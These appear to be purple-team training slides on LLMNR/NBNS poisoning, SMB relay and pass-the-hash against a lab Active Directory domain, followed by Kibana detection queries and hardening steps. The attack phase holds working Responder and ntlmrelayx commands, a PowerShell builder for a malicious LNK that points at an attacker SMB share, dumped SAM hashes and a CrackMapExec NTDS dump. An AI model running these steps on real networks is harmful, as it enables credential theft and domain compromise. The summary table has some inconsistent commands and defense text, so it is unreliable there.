



**APPLIED
PURPLE
TEAMING**

LC1150

APTLC: Poisoning & PTH
LLMNR / NBNS
SMB Relay
Pass-the-Hash



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Applied Purple Teaming – LC1150
Poisoning And PassTheHash
LLMNR / NBNS / SMB Relay / Pass-The-Hash Attacks

Related Applied Purple Teaming Lab: L1150
Related Atomic Purple Team Report: PB1150

MITRE:

- T1557 – LLMNR Poisoning and Relay
- T1204 – Malicious File \ .001 Malicious Link
- TA0033 – Lateral Movement
- T1003 - PS Credential Dumping \ .002 Security Account Manager
- T1550 – User Alternate Authentication \ .002 Pass The Hash

Event IDs:

- 4624 - An account was successfully logged on.
- 4625 - An account failed to log on.

Lifecycle Ingest & Goal Setting

The Ingest: Known Threat (T1075 + T1111)

The specific attack/component? NTLM/SMB Relay

- Responder
- Impacket / NTLMRelayx
- CrackMapExec

The goal of the lifecycle:

- Demonstrate ease of attack
- Demonstrate risk of these vulnerabilities
- Push organizational mitigations forward
- Find ways to detect *hard to detect* attacks



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Atomic Purple Team Phase: Ingest/Analysis

MITRE:

T1557 – LLMNR Poisoning and Relay

TA0033 – Lateral Movement

Links:

<https://github.com/SpiderLabs/Responder>

<https://github.com/SecureAuthCorp/impacket>

<https://github.com/byt3bl33d3r/CrackMapExec>

<https://attack.mitre.org/techniques/T1557/001/>

<https://attack.mitre.org/tactics/TA0033/>

Lifecycle Ingest - Dangerous Default Settings

SMB Signing – File share exchange message integrity validation


- Fixing will slow down file transfers
- Fixing will significantly reduce SMB relay success

LLMNR / NBNS

- DNS fallback mechanism for when names fail to resolve
- Local subnet / VLAN isolated
- Widespread vulnerabilities in these protocols

Microsoft operating systems have quite a few more

- Password length
- Password storage
- MS-DS-Machine-Account-Quota



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Atomic Purple Team Phase: Planning

MITRE:

T1557 – LLMNR Poisoning and Relay

TA0033 – Lateral Movement

Links:


<https://www.blackhillsinfosec.com/how-to-disable-llmnr-why-you-want-to/>

<https://www.blackhillsinfosec.com/an-smb-relay-race-how-to-exploit-llmnr-and-smb-message-signing-for-fun-and-profit/>

<https://www.blackhillsinfosec.com/a-pentesters-voyage-the-first-few-hours/>

Lifecycle Ingest - Weak Network Protocols

NBNS – NetBIOS Name Service – NBT-NS
LLMNR – Link Layer Multicast Network Protocol
CDP – Cisco Discovery Protocol
SMI – Cisco Smart Install
DTP – Dynamic Trunking Protocol



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Atomic Purple Team Phase: Planning

Links:

<https://www.blackhillsinfosec.com/how-to-disable-llmnr-why-you-want-to/>

<https://www.blackhillsinfosec.com/an-smb-relay-race-how-to-exploit-llmnr-and-smb-message-signing-for-fun-and-profit/>



<https://www.blackhillsinfosec.com/a-pentesters-voyage-the-first-few-hours/>



Attack Methodology 1: Network Name Poisoning

Responder is an LLMNR, NBNS, mDNS request poisoner.

- Responder detects these protocols and responds appropriately
- NTLMRelayx is part of the impacket toolkit
- NTLMRelayx can handle the authentication responses received
- This utility can be configured to target systems lacking SMB signing enforcement
- Sometimes via MIC strip (Drop the MIC attack) this be accomplished even with signing enforced



Atomic Purple Team Phase: Attack

MITRE:

T1557 – LLMNR Poisoning and Relay

Links:

<https://www.blackhillsinfosec.com/how-to-disable-llmnr-why-you-want-to/>

<https://www.blackhillsinfosec.com/an-smb-relay-race-how-to-exploit-llmnr-and-smb-message-signing-for-fun-and-profit/>

<https://www.blackhillsinfosec.com/a-pentesters-voyage-the-first-few-hours/>



Attack Methodology 1: Relay SMB Authentication

Use two individual sessions or tmux to execute:

- **Responder.py -I eth0** (start a poisoning session on Linux' primary NIC)
- **./ntlmrelayx.py -t ws01.labs.local** (relay attack)

One command will poison LLMNR, NBNS, and mDNS requests on the local network

One command will relay responses to a system lacking SMB signing enforcement



Commands:

```
Responder.py -I eth0  
./ntlmrelayx.py -t ws01.labs.local
```

Atomic Purple Team Phase: Attack

MITRE:

T1557 – LLMNR Poisoning and Relay
TA0033 – Lateral Movement

Links:


<https://github.com/SpiderLabs/Responder>
<https://github.com/SecureAuthCorp/impacket>

Attack Methodology - Responder

Poison a file share request that does not get resolved in DNS.

- A privileged user requests [\\fileshare](#)
- The attacker responds with an NTLM authentication challenge
- Victim responds with credential material, hashed (though ignored by Responder)
- NTLMRelayx will forward those credentials along to the target system

```
[+] Listening for events...  
[*] [LLMNR] Poisoned answer sent to 10.10.98.10 for name fileshare  
[*] [LLMNR] Poisoned answer sent to 10.10.98.10 for name fileshare  
[*] [LLMNR] Poisoned answer sent to 10.10.98.10 for name fileshare
```



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Atomic Purple Team Phase: Attack

MITRE:

T1557 – LLMNR Poisoning and Relay
TA0033 – Lateral Movement

Links:

<https://github.com/SpiderLabs/Responder>
<https://github.com/SecureAuthCorp/impacket>

Attack Methodology - NTLMRelay


Because of Responder's configuration options, ntlmrelayx.py picks up the response and forwards to the target[s].

```

root@helik-v3:/opt/Responder# head -n 15 Responder.conf
[Responder Core]

; Servers to start
SQL = On
SMB = Off
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On
    
```

Responder Config Options



```

[*] SMBD-Thread-3: Connection from LABS/ADMINISTRATOR@10.10.98.10 controlled, attacking target smb://ws10-01.lab.defensiveorigi
ns.com
[*] Authenticating against smb://ws10-01.lab.defensiveorigins.com as LABS/ADMINISTRATOR SUCCEED
[*] SMBD-Thread-3: Connection from LABS/ADMINISTRATOR@10.10.98.10 controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x67e19f01b6814eaba8f57489f44d2c8
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
LocalAdmin:500:aad3b435b51404eeaad3b435b51404ee:b81fc6f13bee9a3bf900955cb0384900:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089e0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089e0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:ca478e36bd4b791408a04bbcb2e18b2a:::
apcClass:1001:aad3b435b51404eeaad3b435b51404ee:7facdc498cd1680c4fd1448319a5c04f:::
itadmin:1004:aad3b435b51404eeaad3b435b51404ee:a115e96b7d7f266e54a68b1b595c2d:::
[*] Done dumping SAM hashes for host: ws10-01.lab.defensiveorigins.com
    
```

NTLMRelayx



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
Atomic Purple Team Phase: Attack

- MITRE:**
T1557 – LLMNR Poisoning and Relay
TA0033 – Lateral Movement

- Links:**
<https://github.com/SpiderLabs/Responder>
<https://github.com/SecureAuthCorp/impacket>

Attack Methodology - Responder

There is no LLMNR on Azure,
But there is another way.



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Atomic Purple Team Phase: Attack

Attack Methodology 2 – LNK Files

A malicious file that causes network share interactions


- Appropriated interactions cause credential exchanges
- NTLMRelay can forward this credential material to various protocols
- LDAP / SMB

Quick build in PowerShell

```
$objShell = New-Object -ComObject WScript.Shell
$lnk = $objShell.CreateShortcut("c:\Labs\Malicious.lnk")
$lnk.TargetPath = "\\10.10.98.20\@threat.png"
$lnk.WindowStyle = 1
$lnk.IconLocation = "%windir%\system32\shell32.dll, 3"
$lnk.Description = "Browsing the \\dc01\labs file share triggers SMB
auth."
$lnk.HotKey = "Ctrl+Alt+0"
$lnk.Save()
```



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PowerShell File:

```
$objShell = New-Object -ComObject WScript.Shell
$lnk = $objShell.CreateShortcut("c:\Labs\Malicious.lnk")
$lnk.TargetPath = "\\10.10.98.20\@threat.png"
$lnk.WindowStyle = 1
$lnk.IconLocation = "%windir%\system32\shell32.dll, 3"
$lnk.Description = "Browsing the \\dc01\labs file share triggers SMB
auth."
$lnk.HotKey = "Ctrl+Alt+0"
$lnk.Save()
```

Atomic Purple Team Phase: Attack

MITRE:

T1557 – LLMNR Poisoning and Relay
T1204 – Malicious File \ .001 Malicious Link
TA0033 – Lateral Movement

Links:


<https://github.com/SpiderLabs/Responder>
<https://github.com/SecureAuthCorp/impacket>

Attack Methodology 2 – LNK Files

When a user visits a share location containing the LNK:

- Windows silently requests the file location
- Authentication occurs
- Depending on privilege,

- Lateral Movement?
- Game Over?



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```
self.socket.bind(self.server_address)
OSError: [Errno 98] Address already in use

[*] SMBD-Thread-3: Connection from LABS/ITADMIN@10.10.98.10
[*] Authenticating against smb://10.10.98.14 as LABS/ITADMIN@10.10.98.10
[*] SMBD-Thread-3: Connection from LABS/ITADMIN@10.10.98.10
[*] SMBD-Thread-5: Connection from LABS/ITADMIN@10.10.98.10
[*] SMBD-Thread-6: Connection from LABS/ITADMIN@10.10.98.10
[*] Service RemoteRegistry is in stopped state
[*] SMBD-Thread-7: Connection from LABS/ITADMIN@10.10.98.10
[*] Starting service RemoteRegistry
[*] SMBD-Thread-8: Connection from LABS/ITADMIN@10.10.98.10
[*] SMBD-Thread-9: Connection from LABS/ITADMIN@10.10.98.10
[*] SMBD-Thread-10: Connection from LABS/ITADMIN@10.10.98.10
[*] SMBD-Thread-11: Connection from LABS/ITADMIN@10.10.98.10
[*] SMBD-Thread-12: Connection from LABS/ITADMIN@10.10.98.10
[*] Target system bootKey: 0x18741b36fd9edbf30db53e026ad971
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
itadmin:500:aad3b435b51404eeaad3b435b51404ee:b81fc6f13bee9a
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe
[*] Done dumping SAM hashes for host: 10.10.98.14
```

Atomic Purple Team Phase: Attack

MITRE:

- T1557 – LLMNR Poisoning and Relay
- T1204 – Malicious File \ .001 Malicious Link
- TA0033 – Lateral Movement

Links:

- <https://github.com/SpiderLabs/Responder>
- <https://github.com/SecureAuthCorp/impacket>

Attack Methodology - NTLMRelayx

Install Impacket in a virtual environment and launch the relay.


```
pipenv install && pipenv shell
./ntlmrelayx.py -t 10.10.98.14 -smb2support
```

```
(env) itadmin@localhost:/opt/impacket/examples$ sudo python3.6 ntlmrelayx.py -t 10.10.98.14 -smb2support
Impacket v0.9.22.dev1+20200611.111621.760cb1ea - Copyright 2020 SecureAuth Corporation

[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
```



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Atomic Purple Team Phase: Attack

Commands:

```
pipenv install && pipenv shell
./ntlmrelayx.py -t 10.10.98.14 -smb2support
```

MITRE:

T1557 – LLMNR Poisoning and Relay
T1204 – Malicious File \ .001 Malicious Link
TA0033 – Lateral Movement



Links:

<https://github.com/SpiderLabs/Responder>
<https://github.com/SecureAuthCorp/impacket>

Attack Methodology - CrackMapExec

CrackMapExec. Everything below sourced from the Github page.

- CrackMapExec (CME) is a post-exploitation tool that helps automate assessing the security of large Active Directory networks
- CME follows the concept of "Living off the Land": abusing built-in Active Directory features/protocols
- CME makes heavy use of the Impacket library and the PowerSploit Toolkit
- CME can be used by blue teams as well to assess account privileges, find possible misconfigurations and simulate attack scenarios



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Atomic Purple Team Phase: Attack

MITRE:

T1557 – LLMNR Poisoning and Relay
T1204 – Malicious File \ .001 Malicious Link
TA0033 – Lateral Movement


Links:

<https://github.com/SpiderLabs/Responder>
<https://github.com/SecureAuthCorp/impacket>
<https://github.com/byt3bl33d3r/CrackMapExec>
<https://github.com/byt3bl33d3r/CrackMapExec/wiki>
<https://github.com/PowerShellMafia/PowerSploit>

Attack Methodology - CrackMapExec

With a successful relay attack, the SAM database credentials are in play.

CrackMapExec (cme) (and many other tools) can make use of credential hashes.



```
[*] SMBD-Thread-8: Connection from LABS/ITADMIN@10.10.98.10 controlled, but there are no more targets
[*] SMBD-Thread-9: Connection from LABS/ITADMIN@10.10.98.10 controlled, but there are no more targets
[*] SMBD-Thread-10: Connection from LABS/ITADMIN@10.10.98.10 controlled, but there are no more targets
[*] SMBD-Thread-11: Connection from LABS/ITADMIN@10.10.98.10 controlled, but there are no more targets
[*] SMBD-Thread-12: Connection from LABS/ITADMIN@10.10.98.10 controlled, but there are no more targets
[*] Target system bootKey: 0x18741b36fd9edbf30db53e026ad97120
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
itadmin:500:aad3b435b51404eeaad3b435b51404ee:b81fc6f13bee9a3bf900955cb0384900:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Done dumping SAM hashes for host: 10.10.98.14
[*] Stopping service RemoteRegistry
```



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<https://resources.infosecinstitute.com/mitre-attck-spotlight-pass-the-hash/>

Atomic Purple Team Phase: Attack

MITRE:

T1557 – LLMNR Poisoning and Relay

T1204 – Malicious File \ .001 Malicious Link

TA0033 – Lateral Movement

T1003 - PS Credential Dumping \ .002 Security Account Manager

Links:

<https://github.com/SpiderLabs/Responder>

<https://github.com/SecureAuthCorp/impacket>

<https://github.com/byt3bl33d3r/CrackMapExec>


<https://github.com/byt3bl33d3r/CrackMapExec/wiki>

Attack Methodology - CrackMapExec

Review the hashes gathered during the relay attack and execute a PtH.

```
cat /opt/impacket/examples/10.*
```

```
root@localhost:/opt/CrackMapExec# cat /opt/impacket/examples/10.*
itadmin:500:aad3b435b51404eeaad3b435b51404ee:b81fc6f13bee9a3bf900955cb0384900:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
root@localhost:/opt/CrackMapExec#
```



Execute a Pass-the-Hash attack.

```
python3.8 cme smb dc01.labs.local -u itadmin -H
b81fc6f13bee9a3bf900955cb0384900 --ntds > domain-NTDS
```

```
root@localhost:/opt/CrackMapExec# python3.8 cme smb dc01.labs.local -u itadmin -H b81fc6f13bee9a3bf900955cb0384900 --ntds > domain-NTDS
root@localhost:/opt/CrackMapExec# head domain-NTDS -n 4
SMB 10.10.98.10 445 dc01 [+] Windows 10.0 Build 14393 (name:dc01) (domain:labs.local) (signing:True) (SMBv1:False)
SMB 10.10.98.10 445 dc01 [+] labs.local\itadmin b81fc6f13bee9a3bf900955cb0384900 (Pwn3d!)
SMB 10.10.98.10 445 dc01 [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB 10.10.98.10 445 dc01 itadmin:500:aad3b435b51404eeaad3b435b51404ee:b81fc6f13bee9a3bf900955cb0384900:::
root@localhost:/opt/CrackMapExec#
```



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Atomic Purple Team Phase: Attack

Commands:

```
Cat /opt/impacket/examples/10.*
python3.8 cme smb dc01.labs.local -u itadmin -H
b81fc6f13bee9a3bf900955cb0384900 --ntds > domain-NTDS
```

MITRE:

T1557 – LLMNR Poisoning and Relay
T1204 – Malicious File \ .001 Malicious Link
TA0033 – Lateral Movement
T1003 - PS Credential Dumping \ .002 Security Account Manager
T1550 – User Alternate Authentication \ .002 Pass The Hash

Links:

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<https://github.com/SecureAuthCorp/impacket>
<https://github.com/byt3bl33d3r/CrackMapExec>
<https://github.com/byt3bl33d3r/CrackMapExec/wiki>

Hunt and Defend Methodology

How will hunting/defending work?

- Understand potential implications of tools and their usage
- Define network standards that limit the use of weak network protocols
- Roll potential fixes to development / QA / lab environments
- Complete documentation process for APT Lifecycle
- Request sign-off and change management approvals

Further defensive controls implementation:

- SMB Signing should be enforced. No? Get a pentest and let a third-party show C-Level the risk.
- Cisco device configurations should be reviewed across the board.
 - Limit use of Smart Install (SMI) features
 - DTP can let an attacker hop around your networks looking for segments with NBNS, LLMNR



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
Atomic Purple Team Phase: Hunt and Defend

Hunt and Defend Methodology

How will hunting/defending work?

In Kibana, start by searching for what is known:

- The user account '**LocalAdmin**'
- Successful logon **event ID 4624**
- Investigate the results



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Atomic Purple Team Phase: Hunt and Defend

Kibana Queries:

'LocalAdmin'

Event IDs:


4624 - An account was successfully logged on.

4625 - An account failed to log on.

Hunt and Defend Methodology

Detection of a successful Pass-the-Hash attack includes several factors.

- Event ID: 4624
- Logon Type: NTLMSSP
- User Reported SID: NULL / NOBODY (S-1-0-0)
- KQL: **event_id: 4624 and logon_type: 3 and user_reporter_sid: "s-1-0-0" and logon_process_name: ntlmssp**



toggling the fields listed below produces probable pass-the-hash detection

- **logon_process_name**
- **src_ip_addr**
- **user_name**
- **user_reporter_sid**
- **host_name**

event_id	src_ip_addr	host_name	logon_process_name	logon_type	user_reporter_sid
4,624	10.10.98.20	dc01.labs.local	ntlmssp	3	S-1-0-0
4,624	10.10.98.20	dc01.labs.local	ntlmssp	3	S-1-0-0
4,624	10.10.98.20	dc01.labs.local	ntlmssp	3	S-1-0-0
4,624	10.10.98.20	ws01.labs.local	ntlmssp	3	S-1-0-0
4,624	10.10.98.20	ws01.labs.local	ntlmssp	3	S-1-0-0
4,624	10.10.98.20	ws01.labs.local	ntlmssp	3	S-1-0-0



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Atomic Purple Team Phase: Hunt and Defend

Event IDs:


- 4624 - An account was successfully logged on.
- 4625 - An account failed to log on.

Adjust / Harden

Are adjustments needed to reach LC Goal?

- Implement controls for limiting LLMNR and NBNS
- Implement detection mechanisms that trigger on Pass-the-Hash attacks
- Implement strong password policies and ongoing information security training

Document adjustments and attempt attack/defense again.



Atomic Purple Team Phase: Adjust and Harden

Links:

<https://www.blackhillsinfosec.com/how-to-disable-llmnr-why-you-want-to/>

<https://www.blackhillsinfosec.com/an-smb-relay-race-how-to-exploit-llmnr-and-smb-message-signing-for-fun-and-profit/>


<https://www.blackhillsinfosec.com/a-pentesters-voyage-the-first-few-hours/>

Report Findings and Prepare for Production

- Prepare a report (playbook).
- Prepare for Change Management Controls for changes to be deployed in production.



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Atomic Purple Team Phase: Reporting

Report Findings and Prepare for Production



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Purple Team Lifecycle

Overall Status: **Completed**

PB1150 - NTLM Relay

Lifecycle Project Manager

Kent Ickler
 Office: 605-939-0331
 Email: kent@defensiveorigins.com

- Lifecycle Kickoff: 2/1/2020
- Simulation Start: 2/5/2020
- Simulation End: 2/10/2020
- Configuration Identified: 2/9/2020
- Change Management Referred: 2/15/2020
- Configuration Deployed: 3/1/2020

- State Code Legend
- Attack Simulation
 - Defense Simulation
 - System Configuration Change
 - Information

APT Lifecycle Ingest and Research	<ul style="list-style-type: none"> ● Lifecycle Type: Attack Simulation ● Lifecycle Objective: Alert, Defend 	<ul style="list-style-type: none"> ● Ingest Source: Known Threat ● Mitre T1178 ● Mitre T1075 ● https://attack.mitre.org/techniques/T1110/ ● https://attack.mitre.org/techniques/T1075/
Attack methodology	<ul style="list-style-type: none"> ● Execute a simulation attack of an SMB relay end to end. Poison LLMNR/NBNS name resolution protocol. Relay authentications to systems that fail SMB signing requirement. ● Use Responder to capture authentication packets off network. ● <code>./Responder.py -t 10.10.10.10</code> ● Use <code>impacket-ntlmrelay.py</code> to relay captured hashes to other systems. ● <code>./ntlmrelay.py --s=10.10.10.10 --d=10.10.10.10 --r=10.10.10.10</code> ● Cause workstation to query invalid file share location. 	
Defense methodology	<ul style="list-style-type: none"> ● Search within opfsi stack for evidence of execution of password spray. ● Select the <code>logins&pin&eventsecurity*</code> index ● Toggle the event, Action, event_status_value, and user_name fields as columns ● The hunt involves timeline analysis and inspection of log entries. ● Note event_code 4776 and event_status_value "Account login with misspelled or bad password" 	
Lifecycle Adjustments	<ul style="list-style-type: none"> ● Enable SMB Signing Requirements via Group Policy ● https://www.kitfoxit.com/articles/enable-smb-signing-to-exploit-llmnr-and-ntlm-relay-attacks-for-fun-and-profit/ ● https://support.microsoft.com/en-us/help/161372/how-to-enable-smb-signing-in-windows10 ● System Current Control Set Services Local and event Parameters ● System Current Control Set Services Local Parameters ● Limit LLMNR via Group Policy ● https://www.kitfoxit.com/articles/how-to-disable-llmnr-why-you-want-to/ ● Deny access to this computer from network Group Policy ● https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/deny-access-to-this-computer-from-the-network ● Policy: Computer Configuration >> Windows Settings >> Security Settings >> Local Policies >> User Rights Assignment >> "Deny access to this computer from the network" to include the following. 	

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Change Management	<ul style="list-style-type: none"> ● Deploy configuration to limit LLMNR, Enable SMB Signing Requirements, and Deny access to this computer from the network. ● Effect: Users Potential for all depending on authentication requirements of third party systems and integrations. Tested to have not affected any. ● Rollback: Imageign - GPOs.
Lessons Learned	<ul style="list-style-type: none"> ● LLMNR and NBNS poisoning is a common foothold to capture credentials. NTLM relay with SMB signing disabled allows captured hashes to be relayed to authenticate on other systems.

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Atomic Purple Team Phase: Reporting

Related Atomic Purple Team Report: PB1150

Lessons Learned


New Techniques Learned?

- LLMNR and NBNS Poisoning
- LNK File Drop
- SMB Relay
- CrackMapExec
- Pass the Hash
- NTDS.dit Extraction

Gained Experience?

- SMB Relay Attack
- Hunting for Pass-the-Hash

Has the organization's security posture been improved?



